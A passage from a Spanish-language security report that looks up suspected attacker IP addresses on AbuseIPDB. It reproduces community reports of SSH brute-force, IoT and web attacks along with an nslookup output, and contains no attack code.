Lucian Nitescu	05 Feb 2018	Caught on cowrie with 3 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDde0 ... show more	Hacking Brute-Force Web App Attack SSH
Lucian Nitescu	05 Feb 2018	Caught on cowrie with 1 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDde0 ... show more	Hacking Brute-Force Web App Attack SSH
Anonymous	03 Dec 2017		Fraud Orders DDoS Attack Open Proxy Web Spam Email Spam Port Scan Brute-Force Bad Web Bot Exploited Host Web App Attack SSH IoT Targeted
Lyr4nt	02 Dec 2017	unauthorized ssh access screenshot - https://prnt.sc/h8lqc5	SSH

Figura 19. Reportes de la comunidad referentes a la IP 134.19.187.78

- **118.24.173.104**

La dirección IP ha sido reportada como maliciosa por la comunidad 271 veces, con un porcentaje de confiabilidad del 100%:

Figura 20. Reporte de abuseipdb con respecto a la dirección IP 118.24.173.104

Esta dirección IP ha sido relacionada con ataques de fuerza bruta al servicio SSH y servicios de escaneo:

Reporter	Date	Comment	Categories
✔ www.hibare.in	12 Dec 2018	IP involved in SSH attack	Brute-Force SSH
✔ vkphoto.nl	12 Dec 2018	Dec 10 07:32:29 dedicated sshd\[5316\]: Invalid user adv from 118.24.173.104 port 47009 Dec 10 ... show more	Brute-Force SSH
✔ DTFAN	11 Dec 2018		Brute-Force SSH
✔ StayHost	10 Dec 2018	SSH-Bruteforce	Brute-Force SSH
✔ Kodex	10 Dec 2018		Brute-Force SSH
✔ mbluthardt.naksued	10 Dec 2018	Dec 10 09:36:07 nextcloud sshd\[30968\]: Invalid user user0 from 118.24.173.104 Dec 10 09:36:0 ... show more	Brute-Force SSH
✔ privateger.de	29 Dec 2018	Dec 30 05:15:49 MainVPS sshd[14454]: Invalid user site from 118.24.173.104 port 48664 Dec 30 0 ... show more	Port Scan Brute-Force SSH

Figura 21. Reportes de la comunidad referentes a la IP 118.24.173.104

- **165.227.9.145**

La IP ha sido reportada 802 veces con un porcentaje de confiabilidad del 100%:





Figura 22. Reporte de abuseipdb con respecto a la dirección IP 165.227.9.145

Reporter	Date	Comment	Categories
cvb	30 Dec 2018	Dec 30 11:37:41 vpn01 sshd\[9090\]: Invalid user jenkins from 165.227.9.145 Dec 30 11:37:41 vp ... show more	Brute-Force SSH
chirno.tech	30 Dec 2018	Dec 30 06:53:13 localhost sshd\[6762\]: Invalid user xr from 165.227.9.145 port 36976 Dec 30 0 ... show more	Brute-Force
gelma.net	30 Dec 2018		Brute-Force SSH
Anonymous	29 Dec 2018	Dec 30 04:25:33 bouncer sshd\[18539\]: Invalid user spark from 165.227.9.145 port 57826 Dec 30 ... show more	Brute-Force SSH
AbuseIPDB	29 Dec 2018	Triggered by Fail2Ban at Vostok web server	Brute-Force SSH
mk-soft.net	29 Dec 2018	Dec 30 01:41:24 MK-Soft-Root2 sshd\[8433\]: Invalid user prueba1 from 165.227.9.145 port 34164 ... show more	Brute-Force SSH
Anonymous	29 Dec 2018	Dec 29 14:34:01 cac2d2 sshd\[24212\]: Invalid user noc from 165.227.9.145 port 37624 Dec 29 14 ... show more	Brute-Force SSH
string-areeb	29 Dec 2018	Dec 30 03:30:11 tanzim-HP-Z238-Microtower-Workstation sshd\[13950\]: Invalid user ao from 165.227.9. ... show more	Brute-Force SSH
mk-soft.net	29 Dec 2018	Dec 29 14:57:52 MK-Soft-Root2 sshd\[22460\]: Invalid user vn from 165.227.9.145 port 59742 Dec ... show more	Brute-Force SSH
sentinelbox.org	29 Dec 2018	Dec 29 14:08:55 proxy sshd\[15631\]: Invalid user ubuntu from 165.227.9.145 Dec 29 14:08:55 pr ... show more	SSH
tech@rkn.ovh	29 Dec 2018	$f2bV_matches	Port Scan Brute-Force SSH

Figura 23. Reportes de la comunidad referentes a la IP 165.227.9.145

- **128.199.69.61**

La IP ha sido reportada 128 veces con un porcentaje de confiabilidad del 100%:



128.199.69.61 was found in our database!

This IP was reported **323** times. Confidence of Abuse is **100%**: ?

100%

ISP	DigitalOcean LLC
Usage Type	Data Center/Web Hosting/Transit
Domain Name	Unknown
Country	Singapore
City	Singapore, Singapore

Figura 24. Reporte de abuseipdb con respecto a la dirección IP 128.199.69.61

Esta IP tambien ha sido asociada a ataques de fuerza bruta al servicio SSH:

Reporter	Date	Comment	Categories
Tony.RL	19 Dec 2018	Dec 2 15:04:21 localhost sshd[16036]: Invalid user testu ser from 128.199.69.61 port 41046 Dec ... show more	Brute-Force SSH
Zach Podbielniak	16 Dec 2018	2018-12-15T01:49:21.620412WS-Zach sshd[7998]: Inv alid user token from 128.199.69.61 port 36324 ... show more	Brute-Force SSH
h-i-s.network	16 Dec 2018	Dec 15 05:00:18 HiS01 sshd\[22937\]: Invalid user serv er from 128.199.69.61 Dec 15 05:00:18 Hi ... show more	Brute-Force SSH
AbuseIPDB	15 Dec 2018	Triggered by Fail2Ban at Vostok web server	Brute-Force SSH
cvb	15 Dec 2018	Dec 15 09:39:01 cvbmail sshd\[26785\]: Invalid user rest o from 128.199.69.61 Dec 15 09:39:01 c ... show more	Brute-Force SSH
Zach Podbielniak	15 Dec 2018	2018-12-15T01:49:21.620412WS-Zach sshd[7998]: Inv alid user token from 128.199.69.61 port 36324 ... show more	Brute-Force SSH
[ENG]SCP-Facility	15 Dec 2018	Dec 15 06:57:42 localhost sshd\[56583\]: Invalid user G uest from 128.199.69.61 port 53090 Dec ... show more	Brute-Force SSH
[ENG]SCP-Facility	15 Dec 2018	Dec 15 06:40:19 localhost sshd\[55929\]: Invalid user to ken from 128.199.69.61 port 55450 Dec ... show more	Brute-Force SSH
vkphoto.nl	14 Dec 2018	Dec 15 03:10:30 apollo sshd\[20221\]: Invalid user admi nistranto from 128.199.69.61Dec 15 03:10:31 a ... show more	Brute-Force SSH
Anonymous	14 Dec 2018	SSH bruteforce	Brute-Force SSH
applemooz	14 Dec 2018	Dec 15 01:18:06 ns37 sshd[25263]: pam_unix(sshd:aut h): authentication failure; logname= uid=0 euid=0 ... show more	Brute-Force SSH
ToShi	14 Dec 2018	Dec 15 00:40:15 PowerEdge sshd\[15771\]: Invalid user peter from 128.199.69.61 Dec 15 00:40:15 ... show more	Brute-Force SSH
PlusReed	14 Dec 2018	Dec 14 15:24:27 plusreed sshd[9251]: Invalid user ftpus er from 128.199.69.61 Dec 14 15:24:27 p... show more	Brute-Force SSH

Figura 25. Reportes de la comunidad referentes a la IP 128.199.69.61

- **138.121.71.4**

La IP ha sido reportada 304 veces, con un porcentaje de confiabilidad del 100%:

Figura 26. Reporte de abuseipdb con respecto a la dirección IP 138.121.71.4

La IP se ha relacionado con ataques de fuerza bruta al servicio SSH, como lo muestra la siguiente imagen:

Reporter	Date	Comment	Categories
✔ federicobriata	27 Dec 2018	Dec 1 01:59:27 mail sshd\[32372\]: Invalid user develop er from 138.121.71.4 port 58106 Dec 1 ... show more	Brute-Force SSH
✔ www.hibare.in	06 Dec 2018	IP involved in SSH attack	Brute-Force SSH
✔ selea.se	04 Dec 2018	$f2bV_matches	Brute-Force
✔ batten.eu.org	03 Dec 2018	auto-add	Brute-Force SSH
✔ Wuck	03 Dec 2018	Dec 3 01:01:27 Ubuntu-1404-trusty-64-minimal sshd\[17 480\]: Invalid user doku from 138.121.71.4<br ... show more	Brute-Force SSH
✔ mileson.com	03 Dec 2018	2018-12-02: 2 attempts on ourhomes	Brute-Force SSH
✔ cvb	03 Dec 2018	Dec 3 17:53:41 cvbmail sshd\[29921\]: Invalid user cxwh from 138.121.71.4 Dec 3 17:53:41 cvb ... show more	Brute-Force SSH
✔ lk29	03 Dec 2018	Dec 3 19:44:05 2684444 sshd[17023]: Invalid user team speak3 from 138.121.71.4 ...	SSH
✔ lgLo	03 Dec 2018	Dec 3 13:34:24 unicornsoft sshd\[10642\]: Invalid user s ebastian from 138.121.71.4 Dec 3 13: ... show more	Brute-Force
✔ Anonymous	03 Dec 2018	Dec 3 14:15:44 bouncer sshd\[18350\]: Invalid user jira f rom 138.121.71.4 port 52376 Dec 3 1 ... show more	Brute-Force SSH
✔ [ENG]SCP-Facility	03 Dec 2018	Dec 3 12:10:02 localhost sshd\[46678\]: Invalid user ts3 server from 138.121.71.4 port 39930 D ... show more	Brute-Force SSH
✔ Anonymous	03 Dec 2018	SSH bruteforce	Brute-Force SSH

Figura 27. Reportes de la comunidad referentes a la IP 138.121.71.4

- **81.166.122.240**

La dirección no se encontró en las bases de datos como maliciosa. Se realiza la resolución de la misma, observando que resulelve un servicio asociado al dominio hpfriends.honeycloud.net el cual hace referencia a un servicio para compartir los datos de usuarios del proyecto honeynet, un proyecto que busca estar a la vanguardia de los ataques que se mueven en internet y desarrollar herramientas de codigo abierto para optimizar la seguridad de internet.

A continuación se muestra la resolución de la dirección IP:

```
C:\Users\dinor>nslookup
Servidor predeterminado:  UnKnown
Address:  192.168.0.1

> 81.166.122.240
Servidor:  UnKnown
Address:  192.168.0.1

Nombre:  240.81-166-122.customer.lyse.net
Address:  81.166.122.240

> hpfriends.honeycloud.net
Servidor:  UnKnown
Address:  192.168.0.1

Respuesta no autoritativa:
Nombre:  hpfriends.honeycloud.net
Address:  81.166.122.240
```

Figura 28. Resolución del dominio hpfriends.heneycloud.net

- **5.188.87.52**

La IP se encuentra reportada 127 veces, con un porcentaje de confiabilidad del 9%:




Figura 29. Reporte de abuseipdb con respecto a la dirección IP 5.188.87.52

Esta IP se encuentra relacionada con ataques a dispositivos IoT, ataques de fuerza bruta al servicio SSH y ataques a aplicaciones Web, como lo muestra la siguiente imagen:




Figura 30. Reportes de la comunidad referentes a la IP 5.188.87.52

- **5.188.87.53**

La IP se encuentra reportada 116 con un porcentaje de confiabilidad del 8%:




Figura 31. Reporte de abuseipdb con respecto a la dirección IP 5.188.87.53

Esta IP se encuentra relacionada con ataques a dispositivos IoT, ataques de fuerza bruta al servicio SSH y ataques a aplicaciones web:

Reporter	Date	Comment	Categories
andrea.oliveri	13 hours ago		IoT Targeted
andrea.oliveri	30 Dec 2018		IoT Targeted
andrea.oliveri	29 Dec 2018		IoT Targeted
andrea.oliveri	27 Dec 2018		IoT Targeted
filippo	26 Dec 2018		IoT Targeted
filippo	25 Dec 2018		IoT Targeted
andrea.oliveri	24 Dec 2018		IoT Targeted
andrea.oliveri	23 Dec 2018		IoT Targeted

✔ UnacceptableUse	11 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted
✔ UnacceptableUse	08 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted
✔ UnacceptableUse	07 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted
✔ UnacceptableUse	05 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted
✔ UnacceptableUse	04 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted
✔ UnacceptableUse	31 Aug 2018	SSH Hack Credentials: test/test	Hacking SSH IoT Targeted
Anonymous	12 Jun 2018		SSH
Anonymous	17 May 2018	Caught on Cowrie. Hacking attempt	Hacking
✔ Anonymous	07 May 2018	multiple ssh login attempts	SSH
✔ Anonymous	06 May 2018	multiple ssh login attempts	SSH
✔ Lucian Nitescu	03 May 2018	Caught on cowrie with 835 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDd ... show more	Hacking Brute-Force Web App Attack SSH
✔ Lucian Nitescu	22 Apr 2018	Caught on cowrie with 588 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDd ... show more	Hacking Brute-Force Web App Attack SSH
✔ Anonymous	20 Apr 2018	multiple ssh login attempts	SSH
✔ Anonymous	19 Apr 2018	multiple ssh login attempts	SSH
✔ Lucian Nitescu	18 Apr 2018	Caught on cowrie with 677 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDd ... show more	Hacking Brute-Force Web App Attack SSH

Figura 32. Reportes de la comunidad referentes a la IP 5.188.87.53

- **5.188.87.55**

La dirección IP ha sido reportada 87 veces con un porcentaje de confiabilidad del 9%:





Figura 33. Reporte de abuseipdb con respecto a la dirección IP 5.188.87.55

Esta IP se encuentra asociada a ataques a dipositivos IoT, ataques de fuerza bruta al servicio SSH y ataques a aplicaciones web, como lo muestra la siguiente imagen:



Reporter	Date	Comment	Categories
andrea.oliveri	15 hours ago		IoT Targeted
andrea.oliveri	30 Dec 2018		IoT Targeted
andrea.oliveri	28 Dec 2018		IoT Targeted
andrea.oliveri	27 Dec 2018		IoT Targeted
filippo	26 Dec 2018		IoT Targeted
filippo	25 Dec 2018		IoT Targeted
filippo	24 Dec 2018		IoT Targeted
filippo	23 Dec 2018		IoT Targeted
filippo	22 Dec 2018		IoT Targeted
UnacceptableUse	18 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted
UnacceptableUse	12 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted
UnacceptableUse	11 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted
Lucian Nitescu	18 Apr 2018	Caught on cowrie with 852 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDd ... show more	Hacking Brute-Force Web App Attack SSH

Figura 34. Reportes de la comunidad referentes a la IP 5.188.87.55

- **5.188.86.209**

La IP se encuentra reportada 122 veces con un porcentaje de confiabilidad del 9%:




Figura 35. Reporte de abuseipdb con respecto a la dirección IP 5.188.86.209

La IP ha sido relacionada con ataques a dispositivos IoT,

Reporter	Date	Comment	Categories
andrea.oliveri	13 hours ago		IoT Targeted
andrea.oliveri	30 Dec 2018		IoT Targeted
andrea.oliveri	29 Dec 2018		IoT Targeted
andrea.oliveri	27 Dec 2018		IoT Targeted
andrea.oliveri	26 Dec 2018		IoT Targeted
filippo	17 Oct 2018		Brute-Force
andrea.oliveri	12 Oct 2018		Brute-Force
andrea.oliveri	11 Oct 2018		Brute-Force
andrea.oliveri	10 Oct 2018		Brute-Force
andrea.oliveri	09 Oct 2018		Brute-Force
✔ UnacceptableUse	18 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted
✔ UnacceptableUse	12 Sep 2018	SSH Hack Credentials: admin/!	Hacking SSH IoT Targeted

Figura 36. Reportes de la comunidad referentes a la IP 5.188.86.209

- **5.188.86.210**

La IP se encuentra reportada 101 veces con un porcentaje de confiabilidad del 10%:




Figura 37. Reporte de abuseipdb con respecto a la dirección IP 5.188.86.210

La IP ha estado asociada a ataques de fuerza bruta al servicio SSH, ataques a aplicaciones web y ataques a dispositivos IoT:

Reporter	Date	Comment	Categories
andrea.oliveri	17 hours ago		IoT Targeted
andrea.oliveri	29 Dec 2018		IoT Targeted
andrea.oliveri	27 Dec 2018		IoT Targeted
andrea.oliveri	26 Dec 2018		IoT Targeted
andrea.oliveri	25 Dec 2018		IoT Targeted
Lucian Nitescu	13 Mar 2018	Caught on cowrie with 25 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH
Anonymous	13 Mar 2018	multiple ssh login attempts	SSH
Anonymous	13 Mar 2018	multiple ssh login attempts	SSH
Lucian Nitescu	12 Mar 2018	Caught on cowrie with 35 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH
Lucian Nitescu	11 Mar 2018	Caught on cowrie with 7 attacks by Lucian Nitescu | @L ucianNitescu | IT Security Specialist | 0xDde0 ... show more	Hacking Brute-Force Web App Attack SSH
Anonymous	11 Mar 2018	multiple ssh login attempts	SSH
Anonymous	11 Mar 2018	multiple ssh login attempts	SSH
Lucian Nitescu	10 Mar 2018	Caught on cowrie with 16 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH
Lucian Nitescu	09 Mar 2018	Caught on cowrie with 13 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH

Figura 38. Reportes de la comunidad referentes a la IP 5.188.86.209

- **5.188.86.194**

La IP ha sido reportada 108 veces con una confiabilidad del 9%:




Figura 39. Reporte de abuseipdb con respecto a la dirección IP 5.188.86.194

La IP ha sido relacionada con ataques a dispositivos IoT, ataques de fueraz bruta al servicio SSH y ataque a aplicaciones web:

Reporter	Date	Comment	Categories
andrea.oliveri	30 Dec 2018		IoT Targeted
andrea.oliveri	29 Dec 2018		IoT Targeted
filippo	28 Dec 2018		IoT Targeted
andrea.oliveri	27 Dec 2018		IoT Targeted
andrea.oliveri	25 Dec 2018		IoT Targeted
Lucian Nitescu	03 May 2018	Caught on cowrie with 16 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH
Lucian Nitescu	22 Apr 2018	Caught on cowrie with 12 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH
Anonymous	20 Apr 2018	multiple ssh login attempts	SSH
Lucian Nitescu	18 Apr 2018	Caught on cowrie with 19 attacks by Lucian Nitescu | @ LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH

Figura 40. Reportes de la comunidad referentes a la IP 5.188.86.194

- **5.188.86.197**

La IP se encuentra reportada 115 veces con un porcentaje de confiabilidad del 9%:

5.188.86.197 was found in our database!

This IP was reported **115** times. Confidence of Abuse is **9%**: ?

9%

ISP	Petersburg Internet Network Ltd.
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	hostby.channelnet.ie
Domain Name	Unknown
